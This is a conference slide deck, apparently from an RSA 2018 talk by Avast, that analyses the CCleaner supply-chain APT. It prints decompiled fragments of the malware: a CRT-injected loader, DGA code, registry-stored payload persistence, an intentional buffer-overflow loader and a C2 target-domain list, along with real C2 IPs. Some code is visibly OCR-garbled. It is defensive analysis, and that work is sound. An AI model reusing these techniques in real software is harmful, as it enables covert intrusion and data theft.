

# RSA® Conference 2018

San Francisco | April 16–20 | Moscone Center

SESSION ID: HTA-T10

## CCleaner APT Attack: A Technical Look Inside

Ondrej Vlcek

CTO, EVP and GM, Consumer  
Avast  
@AvastVlk @avast\_antivirus



# A CCleaner Overview

## The No. 1 PC Cleaning Tool on the Market



- #1 PC Cleaning Tool on the market
- Piriform (the company) founded in 2004
- Monthly releases
- Freemium
  - Free
  - Professional
  - Business
- CCleaner Cloud
- Windows XP to Windows 10, 32-bit & 64-bit version

2 BILLION+  
DOWNLOADS




# A CCleaner Overview

## Worldwide Footprint



- 100M active users
- Worldwide
- 10M - Latest



RSA® Conference 2018



# CCleaner = The Perfect Target In The Firing Line

# B The Attack

## In the Firing Line



- Multi (3+) stage attack delivered via compromised supply chain
- Compromised Piriform's build server (outside of Avast infrastructure)
- Altered compiler's library resulting in an APT digitally signed by Piriform
- Distributed for a month before found, fixed and disclosed
- Affected products:
  - CCleaner v5.33.6162 and
  - CCleaner Cloud v1.7.0.3191
- Up to 2.27M installations of compromised versions
- 1.65M confirmed to have communicated with the CNC server
- 40 PCs received the 2<sup>nd</sup> stage payload

# B CCleaner = The Perfect Target


## Timeline of Events



March - July	Jul 18	Aug 11	Aug 25	Sept 15	Sept 19
Breach and lateral movement in Piriform infrastructure	Avast acquires Piriform	Build of CCleaner Cloud with malicious payload	Build of CCleaner 5.34 without payload	1 <sup>st</sup> Stage CnC taken down	1 <sup>st</sup> Stage CnC dump received; 2 <sup>nd</sup> Stage Payload identified
Self-signed certificate created for 1 <sup>st</sup> Stage CnC	First build of CCleaner with malicious payload	CCleaner 5.33.6162 released	Morphisec reports to Avast	Breach disclosed	Dump of 1 <sup>st</sup> Stage CnC backup server received
Jul 4	Aug 2	Aug 15	Sept 12	Sept 18	Sept 22

# B CCleaner = The Perfect Target

## APT Scheme at a Glance




RSA® Conference 2018



# First Stage

# C First Stage CCleaner 32-bit Executable



# C First Stage Patched CRT



- Payload found in 32-bit executables of aforementioned CCleaner versions
  - 64-bit executables are clean (i.e. most systems not directly affected)
- Payload injected **during compilation** (linking) on Piriform's build server
- Altered CRT library (MSVC 2015)
  - Either temporary replaced or redirected via linker options
  - Limited PDB information found (only symbols)
- **Payload is different** in CCleaner 5.33 and in CCleaner Cloud 1.7.0
  - Does not require admin, different checks, minor fixes
  - Attackers were tweaking / fixing their code during August

```
; ====== SUBROUTINE ======
sub_404FB7 proc near ; CODE XREF: scrt_common_main_seh+40
    mov    rax, offset unk_4B88A4C
    reta
sub_404FB7 endp

; ====== SUBROUTINE ======
__scrt_get_dyn_tls_init_callback proc near
    ; CODE XREF: scrt_common_main_seh+40
    call    __get_tls_callback
    mov    rax, offset __dyn_tls_init_callback
    reta
__scrt_get_dyn_tls_init_callback endp

Modifies Version with Payload
; ====== SUBROUTINE ======
HANDLE __get_tls_callback()
{
    blobcrt(_tls_blob, 10610); // decrypt blob
    result = HeapCreate(0x400000, 0, 0);
    blobcrt(w1, 0);
    if (!result)
    {
        w1 = HeapAlloc(result, 0, 0x3978u);
        blobcrt(w2, 0);
        if (!w1)
        {
            w2 = 0;
            w3 = w1 - __tls_blob;
            do
            {
                __tls_blob[w3] = __tls_blob[w2];
                __tls_blob[w3 + 1] = 0;
            } while (w2 != w3);
        }
    }
    int __cdecl blobcrt(int at, int a2)
    {
        int v2; // esi@1
        signed int v3; // edi@1
        int result; // eax@2
        unsigned int v5; // ec@2

        v2 = 0;
        for ( ; 1 = 0x25247389; v2 < a2; ++v2)
        {
            result = at;
            v5 = 0x97A65747 + 1;
            *(BYTE *)(&result + v2) ^= v5;
            1 = v5 >> 8;
        }
        return result;
    }
}
```

# C First Stage Patched CRT



- Tiny shellcode ~900 bytes
- ROP style
- Allocate memory and copy Payload DLL
- Fix base and relocations for position independent code
- Jump to fixed Payload DLL
- Execute in thread (main CCleaner is running)

```
push    ebp          ; Payload Loader Entry Point
mov     ebp, esp
sub     esp, 40h
push    ebx
push    esi
xor     ebx, ebx
push    edi
push    ebx
call    sub_401374
mov     edi, eax
lea     eax, [ebp+var_10]
push    eax
add    edi, 12h
call    find_get_proc_addr
mov     esi, eax
lea     eax, [ebp+var_38]
push    eax
mov     [ebp+var_38], esi
push    [ebp+var_10]
mov     [ebp+var_38], 64616F4Ch
mov     [ebp+var_2C], 7262694Ch
mov     [ebp+var_28], 41797261h
mov     [ebp+var_24], ebx
call    esi          ; GetProcAddress("LoadLibraryA")
mov     [ebp+var_3C], eax
lea     eax, [ebp+var_38]
push    eax
mov     [ebp+var_38], 74726956h
push    [ebp+var_10]
mov     [ebp+var_2C], 416C6175h
mov     [ebp+var_28], 636F6C6Ch
```

# C First Stage Payload DLL



- Downloader of the 2<sup>nd</sup> stage payload
- Anti-\* techniques:
  - Wiped DOS header
  - Delayed load, initial 10 minutes wait
    - good news for 64-bit systems
  - Obfuscations, encryption, anti-emulation tricks, etc.

```
// seconds = 601
void __cdecl wait(int seconds)
{
    HANDLE hIcmp; // esi@1
    char RequestData; // [esp+4h] [ebp-100h]@2

    hIcmp = IcmpCreateFile();
    if ( hIcmp == (HANDLE)-1 )
    {
        Sleep(1000 * seconds);
    }
    else
    {
        IcmpSendEcho(hIcmp, 224u, &requestData, 0x10u, 0, &requestData, 4hu, 1000 * seconds);
        IcmpCloseHandle(hIcmp);
    }
}
```

# C First Stage Stealth



- Uses own registry values in look-alike Pirisoft keys:  
HKLM\SOFTWARE\Piriform\Agomo
  - MUID – ID of infected system, pseudo-random, not unique
  - TCID – time of delayed execution
  - NID – IP address of CnC (broken)
- Fake host in CnC communication Host: speccy.piriform.com
- Self-signed Piriform SSL certificate used for CnC communication

# C First Stage Exfiltration



- Gathers information about infected system → xor\_encrypt() → b64\_encode()

```
0x0000 MUID
0x0004 OS_MAJOR_VERSION
0x0005 OS_MINOR_VERSION
0x0006 is 64-bit
0x0007 is admin | ProcessWin64 (bug)
0x0008 %ComputerName%
0x0048 %ComputerDomain%
0x0088 MAC address of 1st adapter
0x0090 MAC address of 2nd adapter
0x0098 MAC address of 3rd adapter
```

```
0x009F 'S' + 1st installed 32-bit software
...
0x139F 'S' + last installed 32-bit software
0x149F 'S' + 1st installed 64-bit software
...
0x8F9F 'S' + last installed 64-bit software
0x909F 'P' + path to 1st running process
...
0xBB9F 'P' + path to last running process
```

# C First Stage

## CnC Communication



- Xor encrypted & Base64 encoded (custom alphabet)
- IP of primary CnC is hardcoded (encrypted) - 216.126.225.148
- IP of backup CnC is derived from DGA:

```
unsigned int seed = SystemTime.wMonth + SystemTime.wYear * 10000;
srand(seed);
int v2 = rand();
int v3 = rand();
int v4 = rand();
sprintf("ab%x%com", v4 * v3, v2);
```

ab3c2b0d28ba6.com

ab99c24c0ba9.com

ab2e1b782bad.com

...

# C First Stage

## CnC Communication (2/2)



- After computing DGA for current month, the payload looks for IP
- It reads first 2 DNS A records of such DGA domain and derives final IP, e.g.:

77.234.43.52 = 4D EA 2B 34 = /xor/ = C1 79

= C1 79 C7 03

77.234.45.78 = 4D EA 2D 4E = /xor/ = C7 03

- HTTPS communication with CnC IP → exfiltration → **download and execution of 2<sup>nd</sup> stage payload for selected targets**

# C First Stage

## Payload DLL Similarity with APT17



- Bindiff similarity 20% - mainly Base64, information gathering functions (QueryFullProcessImageName + the same small buffer → crash dumps), CnC, anti-emu




Costin Raiu

@craiu

The malware injected into **#CCleaner** has shared code with several tools used by one of the APT groups from the **#Axiom** APT 'umbrella'.

10:34 AM - 19 Sep 2017



# C First Stage CnCs



- **216.126.225.148**
  - Primary CnC
  - Installed on **Jul 31**; configured on **Aug 11**
  - PHP scripts + MariaDB + phpMyAdmin
  - Run out of disk space on **Sep 10** (!!?)
  - Logs purged and DB reinstalled on **Sep 12**
  - Only 4 days of data -- till take-down on **Sep 15**
- **216.126.225.163**
  - DB with data **from Aug 18 to Sep 10**
  - PHP present, but not active
  - Shares same self-signed cert ([speccy.piriform.com](https://speccy.piriform.com)) with Primary CnC
  - Probably used to backup/restore DB after crash of Primary CnC

# C First Stage

## CnC – PHP & SQL



/var/www/html			
	data	→ GeeSetup_x86.dll 172 kB	
	cls_mysql.php 24 kB		msgbox.dll 2 kB
	index.php 1 kB		msgbox.dll.x64 3 kB
	init.php 3 kB		
	x.php 15 kB		

/var/lib/mysql			
	cc		db.opt 1 kB
	mysql		GET.frm 13 kB
	performance_schema		OK.frm 13 kB
	test		Server.frm 13 kB
	aria_log.0000001 16 kB		
	aria_log_control 1 kB		
	ib_logfile0 5 120 kB		
	ib_logfile1 5 120 kB		
	ibdata1 8 202 240 kB		
	seassdvz3.servercrate.com.err 3 kB		

# C First Stage

## CnC – PHP



- Parses data blob from First Stage Payload
  - OS version, bitness, Admin, IP, MAC, Hostname, Domain, installed SW, running processes
  - Only Domain name used!

```
//$DomainList = "singtel.corp.root|htcgroup.corp|samsung-breda|
Samsung|SAMSUNG.SEPM|samsung.sk|ad.fip.fujitsu.com|domain.ftsp.ten.
Fujitsu.com|jp.sony.com|am.sony.com|gg.gauselmann.com|vmware.com|
ger.corp.intel.com|amr.corp.intel.com|ntdev.corp.microsoft.com|
corpnet.asus|paskey.corpnet.asus|cisco.com";
```

```
$DomainList = array(
"singtel.corp.root",
"htcgroup.corp",
"samsung-breda",
"Samsung",
"SAMSUNG.SEPM",
"samsung.sk",
"jp.sony.com",
"am.sony.com",
"gg.gauselmann.com",
"vmware.com",
"ger.corp.intel.com",
"amr.corp.intel.com",
"ntdev.corp.microsoft.com",
"corpnet.asus",
"paskey.corpnet.asus",
"cisco.com");

$linksys",
"apo.epson.net",
"msi.com.tw",
"infoview2u.dvrdns.org",
"dfw01.corp.akamai.com",
"hg.gmail.com",
"dlink.com",
"test.com");
```

```
$IPList      = "";
$HostList    = "";
```

# C First Stage

## CnC – Databases




- Stores data into DB in PRC (UTC+8) timezone
- Data from **2017-08-18 04:41:58** to **2017-09-15 16:26:46** (UTC)
  - Gap between **2017-09-10 19:03:18** and **2017-09-12 09:58:47** (UTC)
- Table ‘Server’
  - All data blobs from client PCs
  - 5,686,677 records from 1,646,536 unique MAC addresses
- Table ‘OK’
  - PCs where 2nd Stage payload was sent
  - 45 records, but only **40 unique PCs**, some might be tests

# C First Stage


## CnC – Activity Log




CnC server operator connection (time in UTC+3)  
Moscow, St. Petersburg, Istanbul, Baghdad




CnC server operator connection (time in UTC+5)  
Ekaterinburg, Islamabad, Karachi, New Delhi (UTC+5:30)



CnC server operator connection (time in UTC+8)  
Beijing, Pyongyang, Taipei



CnC server operator connection (time in UTC-4)  
U.S. East coast



RSA® Conference 2018




## Second Stage

# D Second Stage Loader of Payload



- GeeSetup\_x86.dll structure



# D Second Stage Persistence



- Dropped DLL into c:\Windows\system32\TSMSISrv.dll
- This DLL is automatically loaded via SessionEnv (RDP) Windows service
  - Or via localspl.dll and Spooler service on Windows XP
- It stores & loads payload from registry and executes it in memory
  - HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\00[1-4] – payload
  - HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\HBP – status
- DLL is a patched version of legitimate products:
  - 32-bit: virtCDRDrv.dll (Corel's WinZip package)
  - 64-bit: EFACli64.dll (Symantec)

# D Second Stage Persistence



```
02558: 48 8B 5C 24 60 48 8B 74 |H<\$`H<
02560: 24 68 48 83 C4 50 5F C3 |shHfÄP.Ä
02568: CC CC CC CC CC CC CC |iiiiiiii
02570: 8B 05 02 0B 01 00 C3 CC |<.....Äi
02578: CC CC CC CC CC CC CC |iiiiiiii
02580: 48 89 54 24 10 53 48 83 |HWT$.SHf
02558: 48 8B 5C 24 60 48 8B 74 |H<\$`H<
02560: 24 68 48 83 C4 50 5F C3 |shHfÄP.Ä
02568: CC 59 18 48 8D 41 CC CC |iY.HAI
02570: 8B 05 02 0B 01 00 C3 CC |<.....Äi
02578: 04 4C 8B D2 48 8B CC CC |.LÖHi
02580: 48 89 54 24 10 53 48 83 |HWT$.SHf

    C3
    CC
    59
    18 48 8D
    A1
    CC
    CC

    sub_693830B0    ret
    sub_693830B0    endp

    ; -----
    byte_69383108  db 0CCh ; DATA XREF: .pdata:0000000069394018!u
    ; -----
    pop    rcx
    sub    [rax-73h], cl
    ; -----
    db 41h ; A
    db 0CCh ;
    db 0CCh ;
    ; Exported entry 2. GetObjectCount
    ; ===== S H R R O U T I N E =====

    public GetObjectCount
    proc near
    mov    eax, cs:dword_69393C78 ; DATA XREF: .text:off_69392858!o
    C3
    GetObjectCount    ret
    GetObjectCount    endp

    ; -----
    align 8
    add    al, 4Ch
    mnu    pdx, pdx
    mov    rcx, rsp
    ; -----
    db 0CCh ; !
    ; Exported entry 1. Getfactory
```

# D Second Stage Persistence



- The malicious code is inserted into the registry

Windows Registry Editor Version 5.00

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\WbemPerf]
"001"=hex:2b,31,00,00,00
"002"=hex:72,85,be,80,a2,29,f2,4b,fe,c8,48,75,ff,c0,74,ff,c0,e8,ff,ff,ff,ff,c0,...
"003"=hex:15,00,00,00
"004"=hex:94,7f,20,aa,a6,19,79,b3,9b,ae,24,d7,c1,39,06,c7,af,cd,ce,a4,90
```

```
signed int install_in_registry_32bit()
{
    signed int v0; // esi
    unsigned int v2; // eax
    int v3; // cl
    int v4; // ebx
    int v5; // ebx
    int v6; // ebx
    int v7; // ebx
    int v8; // ebx
    HKEY phkResult; // [esp+4h] [ebp-10h]
    DWORD v9; // [esp+8h] [ebp-Ch]
    BYTE Data[4]; // [esp+Ch] [ebp-8h]
    HKEY hKey; // [esp+10h] [ebp-4h]

    v8 = 0;
    if (!RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SOFTWARE\Microsoft\Windows NT\CurrentVersion", 0, 0xF003Fu, &phkResult))
        return 0;
    if (!RegCreateKeyA(phkResult, "WbemPerf", &hKey))
    {
        v2 = GetLastError();
        if (v2 != 536)
            return v2;
        v3 = rand();
        v4 = _DWORD_>x32_payload = GetTickCount() * v3;// junk
        v4 = rand();
        v5 = _DWORD_>x32_payload[4] = GetTickCount() * v4;// junk
        v5 = v4 + 12887;
        // payload len
        RegSetValueExA(hKey, a001, 0, 3u, Data, 4u);
        // payload itself
        RegSetValueExA(hKey, a002, 0, 3u, (const BYTE *)x32_payload, *(DWORD *)Data);
        v9 = 21;
        RegSetValueExA(hKey, a003, 0, 3u, (const BYTE *)v9, 4u);
        memcpy(x32_payload, &v9, 1); // first byte of payload, 8u;
        v5 = _DWORD_>x32_payload ~ 0x3209317; // masking the first 0 bytes of payload using xor
        v5 = _DWORD_>x32_payload[4] ~ 0x3209317;
        v5 = rand();
        v5 = _DWORD_>x32_payload[8] = GetTickCount() * v5;// junk
        v6 = rand();
        v7 = rand();
        v7 = _DWORD_>x32_payload[12] = GetTickCount() * v6;// junk
        v5 = _DWORD_>x32_payload[16] = GetTickCount() * v7;// junk
        v5 = _DWORD_>x32_payload[20] = 0x90; // this byte will later overwrite a return address
        // 21 bytes
        RegSetValueExA(hKey, a004, 0, 3u, (const BYTE *)x32_payload, v9);
        RegCloseKey(hKey);
        v6 = 1;
    }
    RegCloseKey(phkResult);
    return v8;
}
```

# D Second Stage Persistence



- Later the code is loaded using an intended buffer overflow

```
void load_from_registry(char * allocated_memory, imports* i){  
    int sz;  
    char tmp[16];  
  
    load_wbem(i, "001", &sz, 4); load_wbem(i, "002", allocated_memory, sz);  
    //sz == 21 (overflows tmp, modifies lowest byte of the return address, 0x8A -> 0x90)  
    load_wbem(i, "003", &sz, 4); load_wbem(i, "004", tmp, sz);  
    xor(allocated_memory, tmp, MAGIC_CONSTANT, 8);  
}  
  
.text:1001C300 L01_1001C300:  
.text:1001C386      pop    cs:  
.text:1001C387      leave  
.text:1001C388      retn  
.text:1001C388 load_from_registry endp
```

```
-10 tmp          db 16 dup (?)  
+00 s            dd ?  
+04 r            dd 101C28Ah  
+08 allocated_memory dd ?
```

```
-10 tmp          db 16 dup (?)  
+00 junk         dd ?  
+04 r            dd 101C290h  
+08 allocated_memory dd ?
```

```
1001C388h:      retn ; to 1001C28Ah  
1001C28Ah:      pop  ecx  
                 pop  ecx  
                 pop  ebp  
                 xor eax, eax  
                 pop  ebp  
1001C290h:      retn
```

```
1001C388h:      retn; to 1001c290h  
1001C290h:      retn; to allocated_memory
```

```
1001C27B          -  
1001C27D arg_0     = dword ptr 0  
1001C27B arg_4     = dword ptr 0Ch  
1001C27B          push   ebp  
1001C27C          mov    ebp, esp  
1001C27F          push   ebp  
1001C27F          push   [ebp+arg_0]  
1001C282          push   [ebp+arg_4]  
1001C285          callq  Load_from_registry  
1001C28A          pop    eax  
1001C28B          pop    ecx  
1001C2C0          pop    ebp  
1001C2BD          xor    eax, eax  
1001C28F          pop    ebp  
1001C290          retn  
1001C290 sub_1001C27B endp
```

# D Second Stage Payload DLL



- **Really just a downloader of the 3<sup>rd</sup> stage payload**
- Several anti-\* tricks and checks (again delayed execution)
- Most of the functions are related to CnC communication (proxies, IPs...)
- Communication with CnC via TCP 443 and UDP 53 over sockets
- No hardcoded CnC IP this time
  - get.adoble.net – DNS A records - like in DGA in 1<sup>st</sup> stage
  - Hidden on [github.com](https://github.com) and [wordpress.com](https://wordpress.com)
    - Both profiles existed, but now deleted

# D Second Stage

## Steganography in GitHub User Details



The screenshot shows a GitHub user profile for 'joinlur'. At the top, there's a large grayscale profile picture of the GitHub logo (a cat silhouette). Below it, the user's name 'joinlur' is displayed, along with their GitHub URL: <https://github.com/joinlur>. A long, complex string of characters follows: /?utm\_code=141e70608601790bd75408a8415348ca&ptoken=44d7c8094/b27fe9c0cbc3d97c48d18. Below this URL is a 'Block or report user' button.

The main content area shows the user's activity: Overview, Repositories (6), Stars (0), Followers (0), and Following (0). Below these, under 'Popular repositories', are six repository cards:

- WIG**: Python tools
- craft**: A simple Minecraft clone written in C using modern OpenGL (shaders).
- cJSON**: An ultra-lightweight, portable, single-file, simple-as-can-be ANSI-C compliant JSON parser, under MIT license.
- tinyHTTPd**: A relatively simple webserver I wrote for a school project. While exceedingly simple, tinyhttpd is threaded and handles basic CGI scripts! This is an educational tool to demonstrate th...
- zaver**: yet another fast and efficient HTTP server

# D Second Stage

## Steganography in WordPress Metadata



```
<!-- Jetpack Open Graph Tags -->
<meta property="og:type" content="profile" />
<meta property="og:title" content="keepost" />
<meta property="og:url" content="https://keepost.wordpress.com
/?ptoken=82a078a0947b27fe15a35f6014a948c5&" />
<meta property="og:site_name" content="john's photography" />
<meta property="og:image" content="https://secure.gravatar.com/avatar
/e1b89e62030ae3753182e9269d91a16b?s=200&d=identicon&r=g" />
<meta property="og:locale" content="en_US" />
<meta name="twitter:site" content="@wordpressdotcom" />
```

# D Second Stage Kill Switch



```
while ( 1 )
{
    //...
    sleep_time_2 = 60 * (pseudo_rand() % 10 + 25);
    sleep_time_1 = pseudo_rand();
    Sleep(1000 * (sleep_time_1 % 60 + sleep_time_2));
    // wait random time and then check the killswitch
    if ( check_spf_in_tmp(1) )
    {
        CloseHandle(hEvent);
        break;
    }
}
// ...
// exit
```

```
signed int __stdcall check_spf_in_tmp(int delete)
{
    char name[260]; // [esp+0h] [ebp-104h]@1
    *(DWORD *)&name[GetTempPathA(260u, name)] = 'fps';
    if ( GetFileAttributesA(name) == -1 )
        return 0;
    if ( delete )
        DeleteFileA(name);
    return 1;
}
```

- Not so useful though - probably left for testing

RSA® Conference 2018



## Third Stage

# E Third Stage Payload



